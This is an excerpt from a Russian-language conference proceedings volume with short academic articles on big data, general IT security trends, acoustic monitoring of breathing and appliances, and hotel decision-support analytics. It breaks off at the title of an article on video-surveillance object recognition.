УДК 004.27

Н.А. Жилияк

Белорусский государственный технологический университет
Минск, Беларусь

ПЕРСПЕКТИВЫ РАЗВИТИЯ ТЕХНОЛОГИИ BIG DATA

Аннотация. В рамках статьи изучаются и анализируются методы и алгоритмы реализации больших объемов данных. Будут рассмотрены теоретические аспекты, связанные с появлением феномена больших данных, выявлена эпистемология и эвристические возможности больших данных.

N. Ghilyak

Belarusian State Technological University
Minsk, Belarus

PROSPECTS FOR THE DEVELOPMENT OF BIG DATA TECHNOLOGY

Abstract. The article includes the classification and analysis of methods of processing large amounts of data. The theoretical aspects associated with the emergence of the phenomenon of big data, explores the epistemology and heuristic possibilities of big data.

Сегодня наблюдается большой интерес к технологиям класса BIG DATA, связанный с постоянным ростом данных, которыми приходится оперировать крупным компаниям. Накопленная информация для многих организаций является важным активом, однако обрабатывать ее и извлекать из нее пользу с каждым днем становится все сложнее и дороже. Роль Big Data растёт в науке, бизнесе, медицине, управлении безопасностью и в экономике. Поэтому каждая из сфер готова не на шутку бороться за лучшие умы специалистов. В связи с этим возникла необходимость готовить специалистов, работающих с технологиями данного класса. В ходе исследований данного направления планируется рассмотреть теоретические аспекты, связанные с появлением феномена больших данных, выявить эпистемологию и эвристические возможности больших данных [1].

Практическая значимость выбранной тематики заключается в разработке нового метода и алгоритма для углубленного анализа больших объемов данных (BIG DATA), позволяющих своевременно обнаружить возможные потери, либо искажение информации, что, в свою очередь, может привести к снижению финансовых потерь.

Парадигма Big Data определяет три основных типа задач.

Хранение и управление объемом данных в сотни терабайт или петабайт, которые обычные реляционные базы данных не позволяют эффективно использовать.

Организация неструктурированной информации, состоящей из текстов, изображений, видео и других типов данных.

Анализ Big Data, который ставит вопрос о способах работы с неструктурированной информацией, генерацию аналитических отчетов, а также внедрение прогностических моделей.

Рынок проектов Big Data пересекается с рынком бизнес-аналитики (BA), объем которого в мире, по оценкам экспертов, в 2012 году составил около 100 млрд. долларов. Он включает в себя компоненты сетевых технологий, серверов, программного обеспечения и технических услуг.

Также использование технологий Big Data актуально для решений класса гарантирования доходов (RA), предназначенных для автоматизации деятельности компаний. Современные системы гарантирования доходов включают в себя инструменты обнаружения

несоответствий и углубленного анализа данных, позволяющие своевременно обнаружить возможные потери, либо искажение информации, способные привести к снижению финансовых результатов. На этом фоне российские компании, подтверждающие наличие спроса технологий Big Data на отечественном рынке, отмечают, что факторами, которые стимулируют развитие Big Data в России, являются рост данных, ускорение принятия управленческих решений и повышение их качества.

Сегодня анализируется только 0,5% накопленных цифровых данных, несмотря на то, что объективно существуют общепромышленные задачи, которые можно было бы решить с помощью аналитических решений класса Big Data. Развитые IT-рынки уже имеют результаты, по которым можно оценить ожидания, связанные с накоплением и обработкой больших данных.

Одним из главных факторов, который тормозит внедрение Big Data – проектов, помимо высокой стоимости, считается проблема выбора, обрабатываемых данных : то есть определение того, какие данные необходимо извлекать, хранить и анализировать, а какие – не принимать во внимание [2, 3].

Многие представители бизнеса отмечают, что сложности при внедрении Big Data-проектов связаны с нехваткой специалистов – маркетологов и аналитиков. От качества работы сотрудников, занимающихся глубинной и предикативной аналитикой, напрямую зависит скорость возврата инвестиций в Big Data. Огромный потенциал уже существующих в организации данных часто не может быть эффективно использован самими маркетологами из-за устаревших бизнес-процессов или внутренних регламентов. Поэтому часто проекты Big Data воспринимаются бизнесом как сложные не только в реализации, но и в оценке результатов: ценности собранных данных. Специфика работы с данными требует от маркетологов и аналитиков переключения внимания с технологий и создания отчетов на решение конкретных бизнес-задач.

В связи с большим объемом и высокой скоростью потока данных, процесс их сбора предполагает процедуры ETL в режиме реального времени. И тогда вопросы обеспечения безопасности данных, поступающих из внешних источников, должны иметь решения, соответствующие объемам собираемой информации. Так как методы анализа Big Data развиваются пока только вслед за ростом объема данных, большую роль играет свойство аналитических платформ использовать новые методы подготовки и агрегирования данных. Это говорит о том, что, например, данные о потенциальных покупателях

или массивное хранилище данных с историей кликов на сайтах online-магазинов могут быть интересны для решения разных задач.

Существует множество комбинаций программного и аппаратного обеспечения, которые позволяют создавать эффективные решения Big Data для различных бизнес сфер: от социальных медиа и мобильных приложений, до интеллектуального анализа и визуализации коммерческих данных. Важное достоинство Big Data – это совместимость новых инструментов с широко используемыми в бизнесе базами данных, что особенно важно при работе с кросс-дисциплинарными проектами, например, такими как организация мульти-канальных продаж и поддержки покупателей.

Последовательность работы с Big Data состоит из сбора данных, структурирования полученной информации с помощью отчетов и дашбордов (dashboard), создания инсайтов и контекстов, а также формулирования рекомендаций к действию. Так как работа с Big Data подразумевает большие затраты на сбор данных, результат обработки которых заранее неизвестен, основной задачей является четкое понимание, для чего нужны данные, а не то, как много их есть в наличии. В этом случае сбор данных превращается в процесс получения исключительно нужной для решения конкретных задач информации.

Например, у телекоммуникационных провайдеров агрегируется огромное количество данных, в том числе о геолокации, которые постоянно пополняются. Эта информация может представлять коммерческий интерес для рекламных агентств, которые могут использовать ее для показа таргетированной и локальной рекламы, а также для ритейлеров и банков. Подобные данные могут сыграть важную роль при решении открытия торговой точки в определенной локации на основе данных о наличии мощного целевого потока людей. Есть пример измерения эффективности рекламы на outdoor-щитах в Лондоне. Сейчас охват подобной рекламы можно измерить лишь поставив возле рекламных конструкций людей со специальным устройством, подсчитывающим прохожих. По сравнению с таким видом измерения эффективности рекламы, у мобильного оператора куда больше возможностей – он точно знает местонахождение своих абонентов, ему известны их демографические характеристики, пол, возраст, семейное положение, и т.д.

Во-первых, необходимо определить одну конкретную задачу бизнеса, для решения которой будут использоваться технологии Big Data, эта задача станет стержнем определения верности выбранной концепции. Необходимо сосредоточиться на сборе данных, связанных

именно с этой задачей, а в ходе проверки концепции вы сможете использовать различные инструменты, процессы и методы управления, которые позволят принимать более обоснованные решения в будущем.

Во-вторых, маловероятно, что компания без навыков и опыта аналитики данных сможет успешно реализовать проект Big Data. Необходимые знания всегда вытекают из предыдущего опыта аналитики, что является основным фактором, влияющим на качество работы с данными. Важную роль играет культура использования данных, так как часто анализ информации открывает суровую правду о бизнесе, и чтобы принять эту правду и работать с ней, необходимы выработанные методы работы с данными.

В третьих, ценность технологий Big Data заключается в предоставлении инсайтов. Хорошие аналитики остаются дефицитом на рынке. Ими принято называть специалистов, имеющих глубокое понимание коммерческого смысла данных и знающих, как правильно их применять. Анализ данных является средством для достижения целей бизнеса, и чтобы понять ценность Big Data, необходима соответствующая модель поведения и понимание своих действий. В этом случае большие данные дадут массу полезной информации о потребителях, на основе которой можно принять полезные для бизнеса решения.

Нельзя сказать, что Большие Данные – это какое-то принципиально новое явление. Большие источники данных существуют уже много лет: базы данных по покупкам клиентов, кредитным историям, образу жизни. И в течение многих лет ученые использовали эти данные, чтобы помогать компаниям оценивать риск и прогнозировать будущие потребности клиентов. Однако сегодня ситуация изменилась в двух аспектах:

- появились более сложные наборы данных;
- эти аналитические инструменты дополнены целой лавиной новых источников данных, вызванной переходом на цифровые технологии практически всех методов сбора и измерения данных.

В рамках образовательного стандарта Республики Беларусь проводится работа с начинающими учеными. Одной из поставленных задач является разработка и анализ новых методов и алгоритмов для организации неструктурированной информации при анализе больших данных на основе скоринговой модели, классифицирующей клиентскую базу на различные группы при неизвестной характеристике, которая разделяет эти группы. Практическая значимость выбранной тематики заключается в разработке нового метода и алгоритма для углубленного анализа BIG DATA,

позволяющих своевременно обнаружить возможные потери, либо искажение информации, что, в свою очередь, может привести к снижению финансовых потерь.

Диапазон доступной информации дает возможность для разработки абсолютно новых методов и алгоритмов для анализа и работы с технологиями Big Data.

Список использованных источников

1. Konstantin B. Optimizations in computing the Duquenne–Guigues basis of implications / B. Konstantin // Annals of Mathematics and Artificial Intelligence. 2014. Vol. 70. No. 1-2. P. 5-24. doi

2. Obiedkov S. Modeling ceteris paribus preferences in formal concept analysis, in: Formal Concept Analysis / S.Obiedkov //Ed. by P. Cellier, F. Distel, B. Ganter. Vol. 7880. Berlin, Heidelberg: Springer, 2013. P. 188-202.

3. Жилияк Н.А. Обучающе-тестирующий модуль для студентов IT специальностей / Н.А. Жилияк, А.С. Кобайло // Дистанционное обучение: материалы IX Междунар. науч.-метод. конф. Минск, 3-4 декабря 2015 г. – Минск: БГУИР, 2015. – С. 99–101.

УДК 004.8

С.К. Жумагулова, Г.Б. Абилдаева, Ж.Е. Есим

Карагандинский университет имени академика Е.А. Букетова
Карагандинский технический университет имени Абылкаса Сагинова
Карагандинский высший колледж «Volashag»
Караганда, Казахстан

IT-ТЕХНОЛОГИИ И БЕЗОПАСНОСТЬ: СОВРЕМЕННЫЕ ВЗГЛЯДЫ

Аннотация. Данная статья охватывает современные тенденции в области IT и кибербезопасности. В контексте быстрого развития искусственного интеллекта и машинного обучения рассматриваются новые горизонты, открываемые перед IT-технологиями. Особое внимание уделяется вопросам кибербезопасности, представляя их как главную заботу современного мира.

S.K. Zhumagulova, G.B. Abildaeva, Zh.E. Yesim
Karaganda University named after academician E.A. Buketov
Karaganda Technical University named after Abylkas Saginov

IT TECHNOLOGIES AND SECURITY: MODERN VIEWS

Abstract. This article covers current trends in the field of IT and cybersecurity. In the context of the rapid development of artificial intelligence and machine learning, new horizons opening up to IT technologies are considered. Particular attention is paid to cybersecurity issues, presenting them as the main concern of the modern world.

В наш информационный век, когда технологии становятся неотъемлемой частью повседневной жизни, вопросы безопасности IT-технологий приобретают особое значение. Целью исследования явились анализ ключевых аспектов современных IT-технологий и кибербезопасности и оценка их влияния на современное общество.

С развитием IT-индустрии открываются новые горизонты, меняются привычные структуры и появляются инновационные решения. Тенденция, наблюдаемая в последние годы, - это рост искусственного интеллекта и машинного обучения. Алгоритмы искусственного интеллекта не только значительно повышают производительность системы, но и создают новые возможности в различных областях, от медицины до финансов.

По мере увеличения объема цифровых данных растет и их ценность, что делает их привлекательными целями для киберпреступников. Основной задачей является обеспечение кибербезопасности. Расширение атак и совершенствование методов требуют постоянного совершенствования мер защиты, для этого сегодня, благодаря технологии блокчейн, имеются мощные инструменты, которые могут использоваться организациями для защиты своей цифровой инфраструктуры.

Сегодня бизнес-сектор становится все более уязвимым для киберугроз. Компании инвестируют в технологии для обнаружения и предотвращения атак, обучения персонала по кибербезопасности и разработки четких политик безопасности. Все данные меры необходимы как для защиты конфиденциальной информации, так и для обеспечения доверия клиентов.

Поскольку сегодня активно наблюдается рост количества устройств, подключенных к сети Интернет, все более серьезными становятся проблемы кибербезопасности. При этом тот факт, что устройства Интернета вещей могут быть использованы для кибератак, свидетельствует о том, что разработчикам необходимо с самого начала принимать надежные меры безопасности в целях минимизации рисков.

Применяемые в наши дни IT-технологии имеют немало преимуществ, однако одновременно с этим они угрожают кибербезопасности. Организации, разработчики и конечные пользователи должны быть в курсе последних тенденций и активно принимать участие в создании безопасного цифрового будущего. Лишь путем совместных усилий можно обеспечить стабильность и безопасность в мире, в котором технологии являются обязательной частью жизни современного общества.

Список использованных источников

1 Гладких А. В. Методы защиты от DDoS –атак в интеллектуальных сетях / А. В. Гладких // Цифровая трансформация общества и информационная безопасность: материалы Всеросс. науч.-практ. конф. (Екатеринбург, 18 мая 2022 г.) - Екатеринбург, 2022. - С. 3-5.

2 Ефремов Н. А. Процессы информатизации экономики и информационная безопасность / Н. А. Ефремов, Т. В. Мужжавлева // Экономика и предпринимательство. - 2023. - № 3. - С. 287-294.

3 Полтавцева М. А. Комплексное организационное обеспечение управления информационной безопасностью субъекта КИИ = Comprehensive Organizational Support for Information Security Management of the CII Subject / М. А. Полтавцева, Е. А. Ворошин // Защита информации. Инсайд. - 2023. - № 2. - С. 7-13.

УДК 534.44

Е.Г. Зайцева, А.И. Занько, Р.А. Борисенок, М.А. Валай

Белорусский национальный технический университет
Минск, Беларусь

ИСПОЛЬЗОВАНИЕ ЗВУКОВОГО АНАЛИЗА ДЛЯ ИССЛЕДОВАНИЯ ДИНАМИКИ ДЫХАТЕЛЬНОЙ ФУНКЦИИ ЧЕЛОВЕКА И МОНИТОРИНГА ТЕХНИЧЕСКОГО СОСТОЯНИЯ ТЕХНИКИ

Аннотация. Обоснована возможность использования звукового анализа для исследования динамики дыхательной функции человека и мониторинга технического состояния техники. Разработаны методики проведения соответствующих измерений.

THE USE OF SOUND ANALYSIS TO STUDY THE DYNAMICS OF HUMAN RESPIRATORY FUNCTION AND MONITORING THE TECHNICAL CONDITION OF EQUIPMENT

***Abstract.** The possibility of using sound analysis to study the dynamics of human respiratory function and monitoring the technical condition of equipment is substantiated. Methods of carrying out appropriate measurements have been developed.*

Целью настоящего исследования является обоснование возможности использования звукового анализа в системе «интеллектуальная окружающая среда» как для дистанционного мониторинга динамики дыхательной функции человека, так и мониторинга технического состояния бытовой техники. Актуальность исследований вытекает из необходимости оперативно получать и обрабатывать информацию о состоянии здоровья пациента дистанционно, что требуется в рамках концепции «дистанционная медицина», а также анализировать и корректировать физические нагрузки при занятиях спортом и физкультурой. Кроме того, в системе умный дом целесообразно производить постоянный мониторинг состояния бытовой техники и оперативно передавать полученную информацию производителям и в обслуживающие центры.

Для достижения первой части указанной цели были решены следующие задачи: разработана методика эксперимента, выбран вид тестовой нагрузки, обоснована возможность использования смартфонов для записи и дистанционной передачи сигнала, выбрано программное обеспечение для обработки сигнала.

В качестве тестовой нагрузки участникам эксперимента предлагалось выполнить в комфортном для них темпе 15 приседаний. В состав тестовой группы входили 15 студентов - юношей третьих и четвертых курсов. Вид нагрузки был выбран из соображений отсутствия специальных требований к оборудованию. Очевидно, что для тестов в других возрастных группах может быть выбран иной вид нагрузки. В перспективе целесообразно нормировать типы нагрузки для разных категорий пациентов, чтобы иметь возможность их сравнения. Все студенты были опрошены и выявлены курящие, недавно переболевшие ОРВИ и COVID-19, и испытуемые с наличием хронических заболеваний сердечно сосудистой и (или) респираторной системы.

Запись дыхания осуществлялась посредством системы «внешний микрофон – смартфон» на расстоянии 5 см от носа испытуемого в течении 10-15 с. Записанный сигнал передавался в компьютер. На основании полученной аудиограммы определялись следующие параметры дыхания под воздействием физической нагрузки: площадь под графиком распределения мощности по частоте, время восстановления частоты дыхания, изменение ширины частотного диапазона.

На рис. 1 в качестве примера приведена диаграмма значений площади под графиком логарифма распределения мощности по частоте до и после нагрузки для каждого участника эксперимента, полученная на основании обработки результатов измерений. Для этого из аудиограммы с помощью программы Spectrogram были получены распределения мощности по частоте в логарифмической шкале, а затем с использованием программы Mathcad вычислялась площадь под графиком логарифма распределения мощности. Использование логарифма распределения мощности обусловило наличие отрицательных значений.




Рис. 1 - Диаграмма значений площади распределения мощности по частоте (● - до нагрузки, ■ - после нагрузки, ○ – курящие, ПМК – участник эксперимента с параллаксом митрального клапана)

Разность между значениями площади распределения мощности по частоте может использоваться как критерий устойчивости к

физическим нагрузкам. Например, можно сказать, что испытуемый под номером 9 более устойчив к физическим нагрузкам, чем испытуемый 11. Низкие значения площади свидетельствуют о слабой интенсивности дыхания. Соответствующие показания у испытуемых под номерами 3, 8, 10, 12 и 15, возможно, вызваны такими факторами, как курение (испытуемый 3), гипертония (8) и неполноценным восстановлением после COVID – 19 у оставшихся.

Анализ результатов эксперимента по времени восстановления дыхания и по изменении ширины частотного диапазона под действием нагрузки показал, что как правило, у курящих испытуемых и перенесших заболевания время восстановления периода дыхания больше, чем у некурящих и здоровых. Изменение ширины частотного диапазона показало меньшую корреляцию. Возможно, это обусловлено зависимостью ширины спектрального диапазона от анатомических особенностей испытуемого, что требует дополнительных исследований.

В процессе проведения экспериментов оказалось был выявлен недостаток, заключающийся в необходимости подносить микрофон к носу испытуемых на фиксированное расстояние и точно ориентировать его ось, что влияет на уровень сигнала. Поэтому была разработана методика измерений, имитирующая измерения ларингофоном, т.е. устанавливался контакт между внутренним микрофоном смартфона и горлом испытуемого и производилась запись аудиограммы. Корректность изменения методики анализировалась сравнением результатов синхронной записи аудиограмм по первоначальной и новой методикам. Появление миниатюрных микрофонов MEMS [1] с равномерной характеристикой чувствительности в области частот до 10 кГц и габаритными размерами порядка нескольких миллиметров обуславливает возможность встраивать их в носимые человеком приспособления или элементы одежды и проводить непрерывный мониторинг параметров дыхания.

Предлагаемая методика эксперимента может быть использована при формировании заданий учащимся на занятиях по физкультуре, коррекции физической нагрузки при индивидуальных экспериментах. На основании этой методики можно создать систему дистанционного мониторинга состояния человека, которая может быть связана с учреждениями здравоохранения. Кроме того, возможно создание совокупности измерительного устройства и соответствующего программного обеспечения для индивидуальных занятий физкультурой в домашних условиях.

Разработанная методика может также использоваться для

мониторинга технического состояния техники, в том числе бытовой в рамках концепции «интеллектуальная окружающая среда». В процессе испытаний опытных образцов проектируемой техники, содержащей встроенные миниатюрные микрофоны, анализируются параметры аудиограмм при функционировании техники как в исправном состоянии, так и при наличии дефектов и нарушений в функционировании. Производители техники создают компьютерную программу, которая позволяет связать параметры аудиограммы с дефектом или нарушением функционирования, а также отправить сообщение о неисправности производителю или в службу сервиса, пользователям. Это программное обеспечение встраивают в изделие. В случае отклонений от нормального функционирования от изделия производителям или службе сервиса поступает сигнал о необходимости ремонта или полной замены изделия, а также информируется лицо или организация, использующая технику. Указанная система позволит предотвратить экстремальные ситуации, связанные с отказом техники.

На основании вышеизложенного возможно сделать вывод о перспективности использования звукового анализа как для исследования динамики дыхательной функции человека, так и для мониторинга технического состояния техники.

Список использованных источников

1. Сысоева, С. МЭМС-микрофоны / С.Сысоева // Компоненты и технологии. – 2010. - № 7. - С. 72-78. – Режим доступа: <https://cyberleninka.ru/article/n/mems-mikrofony>. – Дата доступа: 12.1.2023.

УДК 004.043:303.725.37

С.А. Степанова, Н.Е. Золотухин

Санкт-Петербургский государственный экономический университет
Санкт-Петербург, Россия

ЦИФРОВАЯ ТРАНСФОРМАЦИЯ ИНСТРУМЕНТОВ БИЗНЕС АНАЛИТИКИ В СИСТЕМАХ ПОДДЕРЖКИ ПРИНЯТИЯ РЕШЕНИЙ ГОСТИНИЧНОГО ПРЕДПРИЯТИЯ

Аннотация. В статье авторами рассмотрена специфика построения

систем поддержки принятия решений на предприятиях гостиничной индустрии, определены ключевые инструменты бизнес аналитики, которые используются в практике управления гостиничными объектами. Предложены возможные перспективы цифровой трансформации инструментов бизнес аналитики в системе поддержки принятия решения гостиниц.

S.A. Stepanova, N.E. Zolotukhin

Saint Petersburg State University of Economics
Saint Petersburg, Russia

DIGITAL TRANSFORMATION OF BUSINESS ANALYTICS TOOLS IN DECISION SUPPORT SYSTEMS OF A HOTEL ENTERPRISE

***Abstract.** In the article, the authors consider the specifics of building decision support systems at the enterprises of the hotel industry, identify key business analytics tools that are used in the practice of managing hotel facilities. Possible prospects of digital transformation of business analytics tools in the decision support system of hotels are proposed.*

Ужесточение конкуренции на рынке гостиничных услуг, обусловлено новыми условиями хозяйствования. Данные условия сформировались ввиду роста количества гостиничных объектов, бурного развития внутреннего туризма и имплементации мер государственной поддержки, направленных на повышение инвестиционной привлекательности гостиничной индустрии. С другой стороны, исследователи фиксируют рост количества факторов нестабильности внутренней и внешней бизнес – среды, которые, заставляют руководителей гостиниц принимать решения с неопределенным исходом.

Обеспечение конкурентоспособности гостиничного предприятия на сегодняшний день связано с необходимостью принятия эффективных тактических и стратегических управленческих решений, в основе которых лежит возможность руководства гостиничного объекта получения, обработки, хранения, анализа качественной информации. Дополнительным фактором неопределенности условий, в которых принимаются обозначенные выше управленческие решения, служит рост объемов информационных потоков. На сегодняшний день перед индустрией гостеприимства стоит актуальная задача развития и внедрения систем поддержки принятия решений с целью повышения конкурентоспособности гостиничных предприятий, которое в свою очередь станет причиной развития рынка гостиничных услуг и определяющим фактором перехода на новый уровень внутриотраслевой конкуренции.

Система поддержки принятия решений – информационная система, которая включает базу данных, базу моделей, систему управления базами данных и моделей, интерфейс и направлена на реализацию информационной и методологической помощи в принятии решения, выработки альтернатив адекватных сложившейся ситуации на конкурентном рынке. Одно из назначений СППР на сегодняшний день является оказание информационной поддержки руководителям предприятий для решения неструктурированных и полуструктурированных задач [2].

Развитие и внедрение СППР в гостиничном бизнесе связано с рядом отличительных характеристик:

1. Обработка большого объема неструктурированных данных.

Для принятия управленческого решения руководитель гостиничного предприятия должен проанализировать прогнозные данные ожидаемого потока гостей, ценовую политику конкурентов и их потенциальные возможности формирования конкурентных преимуществ, внутренние организационные вопросы, финансовые данные, показатели операционной эффективности и т.д. Стоит отметить, что руководитель гостиницы часто имеет дело с неструктурированными данными.

2. Получение неструктурированных данных из различного рода источников.

В своей деятельности руководитель гостиничного предприятия сталкивается с проблемой необходимости получения данных из источников широкой номенклатуры. Например, обратная связь о качестве обслуживания и уровне предлагаемых гостиницей услугах может быть получена как из внутренних источников (внутренние документы, отчеты, опросные листы, анкеты), так - и из внешних (отзывы на собственном сайте, отзывы потребителей на сайтах различных ОТА, решение компании о классификации).

3. Обеспечение гибкости отчетов и решений в связи с динамикой рынка.

Стандартной практикой принятия управленческих решений в гостиничном предприятии является проведение сложного длительного анализа операционных, финансовых, маркетинговых, кадровых вопросов и сопутствующего большого объема информации в связи с ограниченностью инструментария и устаревшими системами коммуникации, анализа данных, программными пакетами. Неэффективность управленческих решений можно также связать с тем, что ввиду высокой динамики туристских потоков и повышенной

неопределенности, конъюнктура гостиничного рынка и конкурентной обстановки может претерпевать значительные изменения в период реализации одного цикла принятия управленческого решения на гостиничном предприятии.

Совершенствование СППР в гостиничной индустрии тесно связано с развитием научных подходов к определению и формированию архитектуры СППР.

В научной литературе выделяют следующие виды СППР по типу архитектуры:

СППР, управляемая моделями.

В основе данного вида СППР лежит возможность оценки и принятия решения в конкретной ситуации в связи с использованием математико-алгоритмических решений, имитационных, аналитических моделей [3].

СППР, ориентированные на данные.

Ориентированные на данные СППР в своей основе содержат доступ к внутренним и внешним источникам данных и возможность формирования временных рядов для получения информации, необходимой для принятия решения [3].

СППР, ориентированная на документы.

СППР строится по принципу систематизации и структуризации различного рода документов: корреспонденции, звуковых изображений, текстов, аудио- и видеоматериалов [3].

СППР, основанная на знаниях.

Данный вид СППР направлен на решение проблем и реализацию решений благодаря использованию интеллектуальных систем, ключевой целью, которой является формирование новых знаний и формирование экспертных систем [3].

На сегодняшний день передовые разработки связаны с качественным развитием ориентированных на знания СППР в связи с цифровой трансформацией экономики и влиянием данного процесса на конкурентоспособность предприятий. Новое поколение интеллектуальных СППР использует в своей основе технологии искусственного интеллекта. Данный вид СППР реализует принципы нечеткой логики и генетические алгоритмы и на сегодняшний день используют технологию, базирующейся на проведении случайных экспериментов (использование метода Монте-Карло) с отбором данных без идентификационных значений. Стоит отметить, что ориентированные на знания СППР перспективны для реализации в гостиничной индустрии, так как нацелены на выявление конкретно-специфических знаний в определенных условиях и поиск

инструментов и технологий, связанных с интеллектуальной обработкой информации [3].

В общем виде на рис.1 представлена, разработанная автором, исходя из представленных выше теоретических положений, архитектура интеллектуальной СППР для гостиничного предприятия.

Дальнейшее развитие СППР в гостиничных объектах связано с внедрением инструментов бизнес - аналитики и их цифровой трансформации.

Исследователи Niko Ibrahim и Putu Wuri Handayani определяют следующие инструменты бизнес - аналитики, которые используются на гостиничных предприятиях для принятия управленческих решений:

1. Метрики эффективности.

Данный инструмент позволяет сформировать систему показателей, по которым можно оценить поведение потребителей и изменение их предпочтений. Данный инструмент используется в процессе управления данными [4].




Рис. 1 - Интеллектуальная система поддержки принятия решения гостиничного предприятия.

Цифровая трансформация обуславливает обновление информации в метриках в режиме реального времени, а также использование интеллектуальных систем для динамического формирования оригинальных метрик с учетом закономерностей развития ситуации на рынке [1].

2. Информационные аналитические панели (Dashboards).

Активное внедрение аналитических панелей в процесс

управления интерфейсом пользователя позволяет удобно представлять информацию в виде «приборной панели», которая отображает состояние предприятия [4].

Трансформация данного инструмента реализуется в нескольких направлениях. На сегодняшний день растет количество разработок информационных сервисов и платформ, которые позволяют индивидуализировать данные панели благодаря использованию технологии «личного консультанта». В основе данной технологии лежит принцип использования нейросетей [1]. Также повышается уровень использования цифровых технологий, которые призваны решить проблемы представления неструктурированной информации в доступном аналитическому инструментарию виде (технологии Big Data, технологические платформы).

3. Предсказательная аналитика.

Данный инструмент представляет руководителю предприятия возможности стратегического планирования бюджета организации, кадровых, финансовых ресурсов. На данный момент реализация данного инструмента связано формированием номенклатуры индикаторов формирования тренда [4].

Цифровая трансформация данного инструмента связана с использованием вероятностных моделей, базирующихся на машинном обучении, использовании нейросетей, ETL технологиях формирования данных. Сегодня использование предсказательной аналитики позволяет прогнозировать эффективность компании на рынке, поведение потребителей [1].

Список использованных источников

1. Андреев, В. В. Цифровая трансформация управления бизнес процессами в организации с помощью современных BPM инструментов / В. В. Андреев, Ю. А. Бутырина, В. В. Бутырин // Проблемы теории и практики управления. – 2021. – № 3. – С. 19-28.

2. Лабабиди М. Р. Система поддержки принятия решений (СППР) как инструмент принятия эффективных управленческих решений на промышленных предприятиях / М. Р. Лабабиди, Н. Р. Кельчевская. // Весенние дни науки: сборник докладов Международной конференции студентов и молодых ученых. — Екатеринбург: УрФУ, 2022. — С. 377-381

3. Овчинников В.В., Станкевич С.А., Никольский С.Н. Архитектура и таксономия систем поддержки принятия решений // Прикаспийский журнал: управление и высокие технологии. – 2018. -

№3 (43). – С. 37 - 46

4. Ibrahim, N., & Handayani, P. W. A systematic literature review of business intelligence framework for tourism organizations: Functions and issues. *Interdisciplinary Journal of Information, Knowledge, and Management*, - 2022. - №17. – С. 523-541.

УДК 004.93`1, 004.056

А.А. Зубарев, И.В. Грозов

Северный (Арктический) федеральный
университет имени М.В. Ломоносова

Архангельск, Россия

**ПРОБЛЕМАТИКА СОВРЕМЕННЫХ СИСТЕМ РАСПОЗНАНИЯ
ОБЪЕКТОВ, ПРИМЕНЯЕМЫХ В СРЕДСТВАХ
ВИДЕОНАБЛЮДЕНИЯ**

Аннотация. В статье рассматриваются проблемы и недостатки современных алгоритмов распознавания объектов интереса, используемых в системах видеонаблюдения, порядок и основной принцип работы алгоритмов распознавания, перспективы развития, проблемы и недостатки систем и алгоритмов распознавания с точки зрения информационной безопасности.

A.A. Zubarev, I.V. Grozov

Northern (Arctic) Federal University named after M. V. Lomonosov
Arkhangelsk, Russia

**THE PROBLEMS OF MODERN OBJECT RECOGNITION
